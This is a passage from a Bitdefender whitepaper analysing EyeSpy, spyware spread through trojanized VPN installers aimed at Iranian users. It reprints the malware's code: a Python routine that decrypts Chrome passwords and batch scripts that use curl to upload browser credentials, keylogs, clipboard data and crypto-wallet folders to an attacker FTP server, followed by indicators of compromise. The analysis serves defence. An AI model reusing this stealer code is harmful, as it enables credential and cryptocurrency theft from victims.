

def Gcphr(aes_klid, i_v):
    return AES.new(aes_klid, AES.MODE_GCM, i_v)


def Dpass(buff, Ma_klid):
    try:
        i_v = buff[3:15]
        Pyld = buff[15:]
        Cphr = Gcphr(Ma_klid, i_v)
        Dec_p = Dpyld(Cphr, Pyld)
        Dec_p = Dec_p[:-16].decode()
        return Dec_p
    except Exception as e:
        return "Chrm < 80"

if __name__ == '__main__':

    Ma_klid = get_Mklid() #[AUTHOR] Steals decryption tokens from the file given as argument
    Login_db = Login_str
    shutil.copy2(Login_db, "Loginvault.db")
    Conn = sqlite3.connect("Loginvault.db")
    cursor = Conn.cursor()

    try:
        cursor.execute("SELECT action_url, username_value, password_value FROM logins")
        for r in cursor.fetchall():
            Url = r[0]
            U_name = r[1]
            enCpass = r[2]
            deCpass = Dpass(enCpass, Ma_klid)
            print("URL: " + Url + "\nUsername: " + U_name + "\nPassword: " + deCpass + "\n")
    except Exception as e:
        pass

    cursor.close()
    Conn.close()
    try:
        os.remove("Loginvault.db")
    except Exception as e:
        pass
```

sysUp32.bat

It will call sysUp32.bat with a new set of hardcoded credentials in the command line. The batch script collects all files created by all components and uploads them to the FTP. It also exfiltrates Chrome passwords and crypto-wallet data

for various applications. Note: we have added comments in this file to improve readability.

```
@ECHO OFF

set IPaddr=%1
set User=%2
set Pass=%3

rem [AUTHOR'S REMARK] Launches libchrome.exe to steal stored passwords from Chrome and uploads them to the FTP
rem Google Chrome section
    set CMD1='dir /s /b "%LOCALAPPDATA%\Google\*Local State"'
    set CMD2='dir /s /b "%LOCALAPPDATA%\Google\*Login Data"'

    FOR /F "tokens=*" %%g IN (%CMD1%) do (SET STATE=%%g)
    FOR /F "tokens=*" %%f IN (%CMD2%) do (libchrome.exe "%STATE%" "%%f" >> %TEMP%\ChromeData.txt)

    curl.exe -s -T %TEMP%\ChromeData.txt --ftp-create-dirs ftp://%IPaddr%/%COMPUTERNAME%_%USERNAME%/ChromeData.txt --user %User%:%Pass% 1>nul 2>nul
    del %TEMP%\ChromeData.txt 1>nul 2>nul

rem [AUTHOR'S REMARK] Archives Mozilla-related files collected at a previous step and uploads the .zip to the FTP
rem Mozilla Firefox old section
    set pwd=%CD%
    cd %APPDATA%\Mozilla\Firefox\Profiles\*default*\
    mkdir firegetz
    copy cookies.sqlite firegetz\cookies.sqlite
    copy cert8.db firegetz\cert8.db
    copy cert9.db firegetz\cert9.db
    copy key3.db firegetz\key3.db
    copy key4.db firegetz\key4.db
    copy logins.json firegetz\logins.json
    copy signons.sqlite firegetz\signons.sqlite
    7z a -tzip -y firegetz.zip firegetz 1>nul 2>nul
    curl.exe -s -T firegetz.zip --ftp-create-dirs ftp://%IPaddr%/%COMPUTERNAME%_%USERNAME%/firegetz_old.zip --user %User%:%Pass% 1>nul 2>nul
    rmdir /q /s firegetz 1>nul 2>nul
    del firegetz.zip 1>nul 2>nul

rem Mozilla Firefox new section
    cd %APPDATA%\Mozilla\Firefox\Profiles\*default-release*\
    mkdir firegetz
    copy cookies.sqlite firegetz\cookies.sqlite
    copy cert8.db firegetz\cert8.db
    copy cert9.db firegetz\cert9.db
    copy key3.db firegetz\key3.db
    copy key4.db firegetz\key4.db
    copy logins.json firegetz\logins.json
    copy signons.sqlite firegetz\signons.sqlite
    7z a -tzip -y firegetz.zip firegetz 1>nul 2>nul
    curl.exe -s -T firegetz.zip --ftp-create-dirs ftp://%IPaddr%/%COMPUTERNAME%_%USERNAME%/firegetz_new.zip --user %User%:%Pass% 1>nul 2>nul
    rmdir /q /s firegetz 1>nul 2>nul
    del firegetz.zip 1>nul 2>nul

rem [AUTHOR'S REMARK] Copies the keylogging file to the %temp% directory and then uploads it to the FTP
rem KL
    copy %LOCALAPPDATA%\Microsoft\WindowsApps\boot.tmp %TEMP%\logz.txt
    7z a -tzip -bd -y -mx9 -sdel %TEMP%\logz.zip %TEMP%\logz.txt 1>nul 2>nul
    curl.exe -s -T %TEMP%\logz.zip --ftp-create-dirs ftp://%IPaddr%/%COMPUTERNAME%_%USERNAME%/logz.zip --user %User%:%Pass% 1>nul 2>nul
    del %TEMP%\logz.zip 1>nul 2>nul

rem [AUTHOR'S REMARK] Copies the clipboard file to the %temp% directory and uploads it to the FTP
rem CL
    copy %LOCALAPPDATA%\Microsoft\WindowsApps\sys.tmp %TEMP%\sys.txt
    7z a -tzip -bd -y -mx9 -sdel %TEMP%\sys.zip %TEMP%\sys.txt 1>nul 2>nul
    curl.exe -s -T %TEMP%\sys.zip --ftp-create-dirs ftp://%IPaddr%/%COMPUTERNAME%_%USERNAME%/sys.zip --user %User%:%Pass% 1>nul 2>nul
    del %TEMP%\sys.zip 1>nul 2>nul

rem [AUTHOR'S REMARK] The following code block creates a file list with all the exfiltrated data
rem SizeG
    cd %APPDATA%

    dir *.zip* >> list.txt
    dir %LOCALAPPDATA%\Coinomi.zip >> list.txt
    if exist Mozilla ( dir Mozilla\Firefox.zip.* >> list.txt )
    curl.exe -s -T list.txt --ftp-create-dirs ftp://%IPaddr%/%COMPUTERNAME%_%USERNAME%/list.txt --user %User%:%Pass% 1>nul 2>nul
    del list.txt 1>nul 2>nul

rem [AUTHOR'S REMARK] The following sections exfiltrate crypto-wallet data
rem [AUTHOR'S REMARK] Atomic Wallet data
rem WG
    if exist atomic if not exist atomic.zip (

        taskkill /im "Atomic Wallet.exe" /f 1>nul 2>nul
        ping localhost -n 3 1>nul 2>nul
        7z a -tzip -bd -mx1 -y atomic.zip atomic 1>nul 2>nul
    )
    if exist atomic.zip (

        curl.exe -s --retry 3 --retry-delay 5 --connect-timeout 30 -T atomic.zip --ftp-create-dirs -C - ftp://%IPaddr%/%COMPUTERNAME%_%USERNAME%/atomic.zip --user %User%:%Pass% 1>nul
    )

rem [AUTHOR'S REMARK] Exodus Wallet
    if exist Exodus if not exist Exodus.zip (

        taskkill /im "Exodus.exe" /f 1>nul 2>nul
        ping localhost -n 3 1>nul 2>nul
        7z a -tzip -bd -mx1 -y Exodus.zip Exodus 1>nul 2>nul
    )
    if exist Exodus.zip (

        curl.exe -s --retry 3 --retry-delay 5 --connect-timeout 30 -T Exodus.zip --ftp-create-dirs -C - ftp://%IPaddr%/%COMPUTERNAME%_%USERNAME%/Exodus.zip --user %User%:%Pass% 1>nul
    )
```

```
rem [AUTHOR'S REMARK] Jaxx Liberty wallet
    if exist com.liberty.jaxx if not exist com.liberty.jaxx.zip (

        taskkill /im "Jaxx Liberty.exe" /f 1>nul 2>nul
        ping localhost -n 3 1>nul 2>nul
        7z a -tzip -bd -mx1 -y com.liberty.jaxx.zip com.liberty.jaxx 1>nul 2>nul
    )
    if exist com.liberty.jaxx.zip (

        curl.exe -s --retry 3 --retry-delay 5 --connect-timeout 30 -T com.liberty.jaxx.zip --ftp-create-dirs -C - ftp://%IPaddr%/%COMPUTERNAME%_%USERNAME%/com.liberty.jaxx.zip --
    )
rem [AUTHOR'S REMARK] Guarda wallet
    if exist Guarda if not exist Guarda.zip (

        taskkill /im "Guarda.exe" /f 1>nul 2>nul
        ping localhost -n 3 1>nul 2>nul
        7z a -tzip -bd -mx1 -y Guarda.zip Guarda 1>nul 2>nul
    )
    if exist Guarda.zip (

        curl.exe -s --retry 3 --retry-delay 5 --connect-timeout 30 -T Guarda.zip --ftp-create-dirs -C - ftp://%IPaddr%/%COMPUTERNAME%_%USERNAME%/Guarda.zip --user %User%:%Pass% 1
    )

    cd %LOCALAPPDATA%

rem [AUTHOR'S REMARK] Coinomi wallet
    if exist Coinomi if not exist Coinomi.zip (

        taskkill /im "Coinomi.exe" /f 1>nul 2>nul
        ping localhost -n 3 1>nul 2>nul
        7z a -tzip -bd -mx1 -y Coinomi.zip Coinomi 1>nul 2>nul
    )
    if exist Coinomi.zip (

        curl.exe -s --retry 3 --retry-delay 5 --connect-timeout 30 -T Coinomi.zip --ftp-create-dirs -C - ftp://%IPaddr%/%COMPUTERNAME%_%USERNAME%/Coinomi.zip --user %User%:%Pass%
    )
```

```
rem [AUTHOR'S REMARK] Checks the presence of %computername% and %username% in systems.php and systems2.php
rem Systems check
    cd %APPDATA%

    curl.exe --connect-timeout 30 -s ftp://%IPaddr%/TB/systems.php?a=%RANDOM% --user %User%:%Pass% | findstr %COMPUTERNAME%_%USERNAME% 1>nul 2>nul
    if %ERRORLEVEL% EQU 0 (

        echo "" > isGranted
    ) else (
        del isGranted 1>nul 2>nul
    )

    curl.exe --connect-timeout 30 -s ftp://%IPaddr%/TB/systems2.php?a=%RANDOM% --user %User%:%Pass% | findstr %COMPUTERNAME%_%USERNAME% 1>nul 2>nul
    if %ERRORLEVEL% EQU 0 (

        echo "" > isGranted2
    ) else (
        del isGranted2 1>nul 2>nul
    )
```

```
rem [AUTHOR'S REMARK] Uploads Firefox data collected by sysOptimizer.bat
rem Mozilla Firefox GB
    if exist Mozilla (

        cd Mozilla

        for %%N in (001 002 003) do (

            if exist Firefox.zip.%%N (

                curl.exe -s --retry 3 --retry-delay 5 --connect-timeout 30 -T Firefox.zip.%%N --ftp-create-dirs -C - ftp://%IPaddr%/%COMPUTERNAME%_%USERNAME%/Firefox.zip.%%N --user
            )
        )

        cd %APPDATA%
    )

rem [AUTHOR'S REMARK] Uploads the sensitive files collected by sysOptimizer.bat
rem some etx GB
    for %%E in (txt doc png jpg) do (

        for %%N in (001 002 003 004 005 006 007 008) do (

            if exist All_Of_%%E.zip.%%N (

                curl.exe -s --retry 3 --retry-delay 5 --connect-timeout 30 -T All_Of_%%E.zip.%%N --ftp-create-dirs -C - ftp://%IPaddr%/%COMPUTERNAME%_%USERNAME%/All_Of_%%E.zip.%%N
            )
        )
    )

    cd %pwd%
```

sysClean.bat

This script is responsible for cleaning up the payloads from the system. It calls the background processes (*sysCache32.exe, sysTemp32.exe*) and deletes the files that are not essential for persistence. During subsequent executions, the first stage downloads these payloads again.

```
@echo off

taskkill /IM "winCache32.exe" /F
taskkill /IM "sysCache32.exe" /F
taskkill /IM "sysTemp32.exe" /F
ping localhost -n 2 > nul
del %LOCALAPPDATA%\Microsoft\WindowsApps\winCache32.exe
del %LOCALAPPDATA%\Microsoft\WindowsApps\sysCache32.exe
del %LOCALAPPDATA%\Microsoft\WindowsApps\sysTemp32.exe

del %LOCALAPPDATA%\Microsoft\WindowsApps\sysConf32.bat
del %LOCALAPPDATA%\Microsoft\WindowsApps\sysConf.bat
del %LOCALAPPDATA%\Microsoft\WindowsApps\sysHourly32.bat
del %LOCALAPPDATA%\Microsoft\WindowsApps\sysHourly.bat
del %LOCALAPPDATA%\Microsoft\WindowsApps\HoCnf.xml
del %LOCALAPPDATA%\Microsoft\WindowsApps\sysCrt32.exe
```

We saw in *sysDl32.bat* that the malware historically downloaded another set of components from the FTP server where the file names started with the string *win.* The initial file respects the same naming convention, the execution beginning with *winCrt32.exe*. We also found a *winBus32.exe* file in our zoo that follows a similar structure to *sysBus32.exe.* The difference is that it uses another IP to download subsequent stages and to exfiltrate data, and the batch scripts have different names. It might be another version of the same attack with some leftover code blocks.

Command and Control

The C2 servers belong to SecondEye and are hosted on Novinhost. The IP used by the initial execution flow is **213.232.124.157**, and the other IP used by the additional payloads is **94.130.247.148.**

The servers aren't running all the time. During our research, we noticed that the servers are available in short time intervals to download payloads. This reduces hosting costs and makes the malware evasive if detonated in an automated sandbox. No special User-Agents are involved in the communication with the C2. The malware uses curl.exe to access the FTP servers.


Privacy Impact

Due to EyeSpy's capabilities, user privacy is seriously affected. The malware steals sensitive information from an infected system, like stored passwords, crypto-wallet data, documents and images, contents from clipboard, and logs key presses. This can lead to complete account takeovers, identity theft and financial loss. Moreover, by logging keypresses, attackers can obtain messages typed by the victim on social media or e-mail, and this information can be used to blackmail the victims.

Campaign distribution

We can see a growing number of detections in the past 6 months. As people in Iran try to obtain access to the internet


via VPN, more and more of them find the malicious installer and install EyeSpy, exposing them to the risk of losing privacy.




From the geographical distribution we can see that most of the detections come from Iran.

How Bitdefender Protects Against This Threat

Bitdefender protects against this threat by detecting the malicious installer file (Application.20Speed.A), before any component executes. Active Threat Control blocks the process that initializes the spyware, sysCrt32.exe. The malicious executables from the second stage are detected with Trojan.SecondEye.A. In report only mode, we can see all the detected files in the Graph View of the incident in GravityZone. Detections are red nodes in the graph.



Bitdefender also detects existing infections, by detecting the persistence process, sysBus32.exe both with on-access (Trogan.SecondEye.A) and with Active Threat Control upon launch.



Conclusion

This article is a deep dive into EyeSpy, a spyware marketed as a legitimate monitoring application that arrives on the system via Trojanized installers. The attack seems to target Iranian users trying to download VPN solutions to bypass Internet restrictions in their country. The components of the malware are scripts that steal sensitive information from the system and upload them to an FTP server belonging to SecondEye. We recommend using well-known VPN solutions downloaded from legitimate sources. Also, a security solution, like Bitdefender, can protect against information stealers.

Bibliography

[1] https://blackpointcyber.com/resources/blog/eye-spy-the-dangers-of-legal-malware/

[2] https://constexpr.org/innoextract/

[3] http://www.sminstall.com/

[4] https://pyinstaller.org/en/stable/

MITRE techniques breakdown

Initial Access	Execution	Persistence	Credential Access	Collection	Command and Control	Exfiltration
Supply Chain Compromise: Compromise Software Supply Chain	Command and Scripting Interpreter: Windows Command Shell	Scheduled Task/ Job: Scheduled Task	Credentials from Password Stores: Credentials from Web Browsers	Archive Collected Data: Archive via Utility	Application Layer Protocol: File Transfer Protocols	Exfiltration Over C2 Channel
	Scheduled Task/ Job: Scheduled Task			Clipboard Data		
	User Execution: Malicious File			Data from Local System		
				Input Capture: Keylogging		

Indicators of Compromise

Hashes

20SPEED-VPN-v9.2.exe
f25a07686aa75a33a7e6a3db45ba8bfb
904680220f5c1737fb7a30f8260997c6
ad5ee13025e154d704322dd4f94d6f16
e6c76cf8e42ca5e0bf2b270be0c5b35b

sysCrt32.exe
4135ba76781b3f3f61db132998a3159e

sysBus32.exe
fee03c711f98c4b480d09b5eae1d71e1
4a8d7229da52d74f9f2f7b152f22d935
d1397ff21b376f95e41e200207ecf126

libchrome.exe
9b48dbb99f7c1943b7dd195180877559
5decd6865132795c69f3fb78570d5815
be9f4c625a8450c28450d149d054861f
f085ed51d61319548519e940e28d7cd4

libCache32.exe
9dfe22da4f0115552c917fb2f3b3d38a

libTemp32.exe
3197a97fa6e5544be3fdb0f4c847b472

Batch files
3b6a5be292249a33f2388f6bf334e9ac - sysClean.bat
e8453572fcecf515b34518a0514d0728 - sysDl32.bat
06938804402873a8d66a6ff534128b91 - sysInit32.bat
41bfc10caa0850b017c8d24cf86fbac2 - sysList32.bat
8442ca787f1dbf64f9d6b837eb93e70a - sysOptimizer.bat
92ff4d8f08578e8c4f347125ac5bf989 - sysUp32.bat
55643e7ec7ddf259f36f67a6c176cdfe - sysUpdt32.bat
cbd328ee76edd19192346841bc072f8d - sysConf.bat
cf2446297eb0011bcd4e15ea7074a536 - sysConf32.bat
ef95b8681e271a981b751acd97d5524f - sysHourly32.bat
4bae615f5e0e21a90315d9a225c49bed - sysInit32.bat
27c8368836d5da24d3034ac394a10e15 - sysUpdt32.bat

URLs

hxxps://20paper.live
hxxps://20ten.live
hxxps://20speed.co


IP Addresses

213.232.124.157
94.130.247.148

About Bitdefender

Bitdefender is a cybersecurity leader delivering best-in-class threat prevention, detection, and response solutions worldwide. Guardian over millions of consumer, enterprise, and government environments, Bitdefender is one of the industry's most trusted experts for eliminating threats, protecting privacy, digital identity and data, and enabling cyber resilience. With deep investments in research and development, Bitdefender Labs discovers hundreds of new threats each minute and validates billions of threat queries daily. The company has pioneered breakthrough innovations in antimalware, IoT security, behavioral analytics, and artificial intelligence and its technology is licensed by more than 150 of the world's most recognized technology brands. Founded in 2001, Bitdefender has customers in 170+ countries with offices around the world.

For more information, visit https://www.bitdefender.com.



Bitdefender®

Founded 2001, Romania

Number of employees 1800+

Headquarters

Enterprise HQ – Santa Clara, CA, United States

Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES

USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS

Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

Bitdefender-PR-Whitepaper-EyeSpyVPN-creat625-en_EN
11/24/22January 5, 2023 12:36 pm01/05/23